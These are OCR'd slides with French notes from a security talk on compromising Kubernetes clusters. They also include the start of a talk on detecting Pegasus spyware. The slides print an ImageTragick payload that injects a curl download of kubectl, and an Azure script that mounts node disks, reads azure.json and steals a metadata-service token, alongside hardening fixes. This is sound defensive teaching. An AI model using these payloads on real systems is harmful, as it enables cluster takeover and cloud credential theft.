  - Le compte de service Kubernetes
  - Le cluster
  - Le nœud
  - Le compte de service cloud

- **Application**
- **Container**
- **Kubernetes Service Account**
- **Cluster**
- **Node**
- **Cloud Service Account**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Ma cible : le Cluster. Je pars de l'application.
- Par exemple si on utilise imagetragick - faille de imagemagick - ou bien eval ou exec
- Il ne faut jamais utiliser d'accès au shell en PHP

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	**imagetragick, eval, exec**	**developers**
Access to ServiceAccount		
Installation of software		
Total Control		

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Voici un modèle d'attaque basé sur une ancienne technique
- Imagetragick date de 2016
- Mais Emil Lerner a trouvé un trouvé un moyen de l'exploiter dans les versions actuelles


APPLICATION SECURITY

ImageMagick uses Ghostscript

Ghostscript security is broken for 30 years

ImageTragic 2016

Overview by Emil Lerner



Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- L’accès au Service account est… permis par défaut dans Kubernetes !

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	**imagetragick, eval, exec**	**developers**
Access to ServiceAccount	**by default !!!**	**Kubernetes design flaw**
Installation of software		
Total Control		

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- L'étape d'après est l'installation de logiciels additionnels nécessaires à l'attaque
- On utilise curl, kubectl et chmod
- Si on a le compte de service on peut alors exécuter des commandes en chargeant des images dans imagetragick

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagetragick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software	kubectl, curl, chmod	image creator
Total Control		

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Pour avoir un contrôle total il faut connecter son rôle à celui de ClusterAdmin.
- Ce n'est pas le cas par défaut
- On trouve beaucoup d'exemples de configuration sur Internet qui provoquent cette faille

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	**imagetragick, eval, exec**	**developers**
Access to ServiceAccount	**by default !!!**	**Kubernetes design flaw**
Installation of software	**kubectl, curl, chmod**	**image creator**
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Par exemple dans le guide d'installation d'Elastic Search, ou de Helm Charts
- Ce *mauvais* conseil est assez commun
- Il ne faut jamais le faire

WORST PRACTICES: NEVER

If you are using GKE, make sure your user has `cluster-admin` permissions. For more information, see Prerequisites for using Kubernetes RBAC on GKE. From

https://www.elastic.co/guide/en/cloud-on-k8s/1.2/k8s-deploy-eck.html

NO! NEVER!

Comes also with Helm Charts

Heron Helm chart should not use `cluster-admin` role - Apache/Incubator-Heron

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Donner ce role ClusterAdmin est vraiment une grave erreur
- Par ailleurs Elastic Search était vulnérable à Log4Shell
- C’est comme avoir des clefs compliquées avec les meilleures serrures et laisser la clef sous un pot de fleurs sur la terrasse

Was vulnerable to Log4shell

Introducing 7.16.2 and 6.8.22 releases of Elasticsearch and Logstash to upgrade Apache Log4j2 | Elastic Blog

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Le conférencier va indiquer comment se déroule une attaque
- Tout son code d'exemple est publié sur son GitHub

EXAMPLE WALKTHROUGH

CodeReady Containers Overview

OpenShift 4 in a nutshell some 9.2 GB RAM


Jupyter Notebooks with a full session

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|
curl -o /tmp/kubectl https://storage.googleapis.com/kubernetes-release/release/v1.22.2/bin/linux/amd64/kubectl")'
pop graphic-context
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke


- Il utilise CRC, « Code Ready Container » basé sur une preuve de concept d'ImageTragick de Mike Williams
- On crée une image et on la déploie



Hacking Containers, Kubernetes and Clouds

Thomas Fricke


- Ici il montre le contenu d'une image valide en PostScript qui contient une commande de téléchargement de KubeCTL en CURL
- Puis une a utre image qui contient un CHMOD sur le KubeCTL afin de rendre exécutable



Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Puis il fait une escalade de privilèges via kubectl pour s'attribuer les droits de ClusterAdmin
- Puis il montre le contenu d'une image qui charge un malware directement exécutable



Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Comment se protéger de tout cela ?
- Le container est une bonne pratique mais…
- il a accès à l'internet avec curl
- il peut écrire dans /tmp
- il peut exécuter chmod

NOPE, NOT ENOUGH

- Container was good practice
  - No root inside
  - immutable root file system
- but
  - curl access to the internet
  - write access to /tmp
  - chmod

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Premier renforcement : l'escalade en vers le compte de service
- Voici la commande permettant de s'en protéger

FIX 1: SERVICE ACCOUNT TOKEN

```
kubectl patch serviceaccount default  \
--patch "automountServiceAccountToken: false"
```

Breaks Operators

Might be overwritten

Jupyter Notebook on ServiceAccountTokens

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On ne peut pas réparer de manière sûre le logiciel, qui peut contenir une faille, voire un zero-day
- La ligne 2 est réglée
- Empêchons l'installation de logiciels

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagetragick, eval, exec	developers
~~Access to ServiceAccount~~	~~by default !!!~~	~~Kubernetes design flaw~~
Installation of software	kubectl, curl	image creator
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Utilisons des images de containers vraiment non modifiables
- Ne pas écrire dans /tmp sauf si vraiment utile
- Pas de curl, wget… qui sont dans Red Hat UBIs… et dans la plupart des images standard
- Utiliser des containers vides, de sources qu'on connait et y ajouter ce dont on a besoin pour créer ses propres containers

FIX 2: IMAGES

- **really immutable images**
  - `/tmp` **who needs this**
  - `/run` **pid is 1 anyway**
  - `/var` **variable data, really**
- **containers from scratch**
- **no** `curl, wget`
  - **good bye Red Hat UBI**
  - **most the standard images are flawed**
- **only trusted images**

BUILD YOUR OWN IMAGES

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Il montre comment durcir un container léger standard de nginx qui s'appelle alpine
- On installe explicitement uniquement les outils dont on a besoin
- On le lance avec les fichiers indispensables

FIX 2: Container Hardening

Nginx Example: Container Hardening

```
FROM nginx:alpine as origin

ADD harden /harden

RUN mkdir /tmp/harden

RUN ./harden -d /usr/sbin/nginx \
             -f /etc/nginx  /var/log/nginx/ /var/run/nginx.pid /var/cache/nginx  /etc/passwd /etc/group \
                /usr/share/nginx /usr/share/licenses/ /var/run \
             -c /var/log/nginx/ /var/cache/nginx /var/run

FROM scratch

COPY --from=origin /tmp/harden/ /

ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On a donc créé une image durcie qui empêche l'installation de logiciels
- Une ligne barrée en plus

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagetragick, eval, exec	developers
~~Access to ServiceAccount~~	~~by default !!!~~	~~Kubernetes design flaw~~
~~Installation of software~~	~~kubectl, curl~~	~~image creator~~
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- L'idée est ensuite de séparer l'accès Internet et des opérations nécessitant des privilèges
- Il y a des paramètres du nœud qu'on peut restreindre (sysctl, host inter process communications, hostPath…)
- L'idée est de séparer les applications qui ont besoin d'un de ces éléments des autres applications
- Idem pour l'admin du cluster, à limiter à ceux qui en ont besoin

FIX 3: Architecture: Separate Network and Privs

- **Internet Exposure**
  - **Services**
  - **Ingress**
- **Privileged Operations**
  - **Node settings**
    - **sysctl**
    - **host ipc**
    - **hostPath**
    - **…**
  - **Cluster**
    - **cluster-admin**
    - **privileged operators**
    - **CI/CD, f.e. Argo**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Si on fait tout cela l'application est mieux protégée
- Il faut s'occuper des trois niveaux, pour le cas où on ferait une erreur dans un des trois

CAN MY CLUSTER BE PWNED?


MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagetragick, eval, exec	developers
~~Access to ServiceAccount~~	~~by default !!!~~	~~Kubernetes design flaw~~
~~Installation of software~~	~~kubectl, curl~~	~~image creator~~
~~Total Control~~	~~RoleBinding to ClusterAdmin Role~~	~~The Internet~~

Three steps: 3-2-1 pawned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On peut isoler encore plus
  - Politiques réseau
  - Seccomp, Apparmor…
  - Politiques de sécurisation des pods, OPA…
  - Comptes de service individuels, avoir gestion des accès basée sur des rôles



Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On peut aller encore plus loin avec l'aide de notre hébergeur

- **Application**
- **Container**
- **Kubernetes Service Account**
- **Cluster**
- **Node**
- **Cloud Service Account**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Nico Meisenzahl a montré qu'on pouvait accéder à d'autres kubernetes sur Azure, via le fichier azure.json
- Il monte des /dev/sd dans /tmp
- Il pique l'identité, un jeton et un groupe de resources
- Il prend contrôle d'un autre compte
- Cela pourrait aussi fonctionner dans AWS et GCP…

Deeper into the rabbit hole with Nico Meisenzahl

GitHub - nmeisenzahl/hijack-kubernetes:
This repo includes a demo that shows how a Kubernetes cluster can be hijacked and how to prevent it using common best practices.

```
mount $(df | awk '{print $1}' | grep "/dev/sd") /tmp

IDENTITY=$(cat /tmp/etc/kubernetes/azure.json | jq -r .userAssignedIdentityID)

TOKEN=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?client_id='$IDENTITY'&api-version=2
018-02-01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s | jq -r
.access_token)

SUBSCRIPTION=$(cat /tmp/etc/kubernetes/azure.json | jq -r .subscriptionId)

RG=$(cat /tmp/etc/kubernetes/azure.json | jq -r .resourceGroup)

curl -X GET -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json"
https://management.azure.com/subscriptions/$SUBSCRIPTION/resourcegroups/$RG?api-version=
2021-04-01 | jq
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Il faut donc protéger le compte, comprendre la gestion des identités
- Limiter les droits au strict minimum
- Bloquer les adresses 169.254

FIX 5: protect cloud account

- **Understand Cloud IAM**
- **Limit the rights of the underlying account to the bare minimum**
- **block access addresses like `169.254.169.254`**
- **also applicable to other clouds**

- **Cloud providers:**

  Don’t deliver account data in containers or on nodes

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Fin de la présentation

Q&A

Thanks for your attention!

Ask your questions

Mail k8s@thomasfricke.de

Twitter @thomasfricke


LinkedIn linkedin.com/in/thomas-fricke-9840a21/

Github https://github.com/thomasfricke/training-kubernetes-security

Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- L'affaire Pegasus de l'entreprise NSO Group est sortie dans la presse en juillet 2021
- Coordonné par Forbidden Stories, 80 journalistes de 18 journaux internationaux ont travaillé sur elle. L'équipe technique était celle d'Amnesty international
- 67 téléphones analysés. 37 ont montré des traces claires d'infection
- Etaient surveillés de manière illégale des journalistes, des activistes, des opposants politiques dans le monde entier
- Amnesty a publié un outil open source pour détecter le malware
- (note GF) pour rappel en France le téléphone du président de la République est apparu sur une liste de cibles potentielles, sa surveillance n'a pas été confirmée.
- (note GF) les téléphones de 5 ministres portaient des marqueurs suspects : Blanquer (éducNat) et 4 autres + actu hier soir Montebourg.



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill


- Qu’est-ce que Pegasus ?
- Cela a commencé au moins depuis 2010
- Voici à gauche un extrait de brochure sur Pegasus pour BlackBerry
- Brochure de 2014 à droite. Envoi d’un SMS, infection de la cible. Collecte de l’information et envoi à un serveur de Pegasus.
- Dans le rond, ce que Pegasus peut collecter : emails, SMS, géolocalisation, agenda, écoute du microphone, conversations privées de Signal, Whatsapp, Telegram…
- Le logiciel accède aux données de ce type avant même qu’elles soient chiffrées et échangées avec leur destinataire



Catching NSO Group's Pegasus spyware

Donncha Ó Cearbhaill

- Détection par un groupe de chercheurs en sécu, Citizen Lab en 2016
- Une cible a reçu un SMS et s'est méfiée, l'a montré à Citizen Lab
- Quand on clique, cela télécharge la charge utile en JS qui exploite une faille inconnue du navigateur web
- Puis exploitation d'autres failles pour réaliser une escalade de privilèges, installer le Pegasus complet et contrôler totalement le téléphone



Catching NSO Group's Pegasus spyware

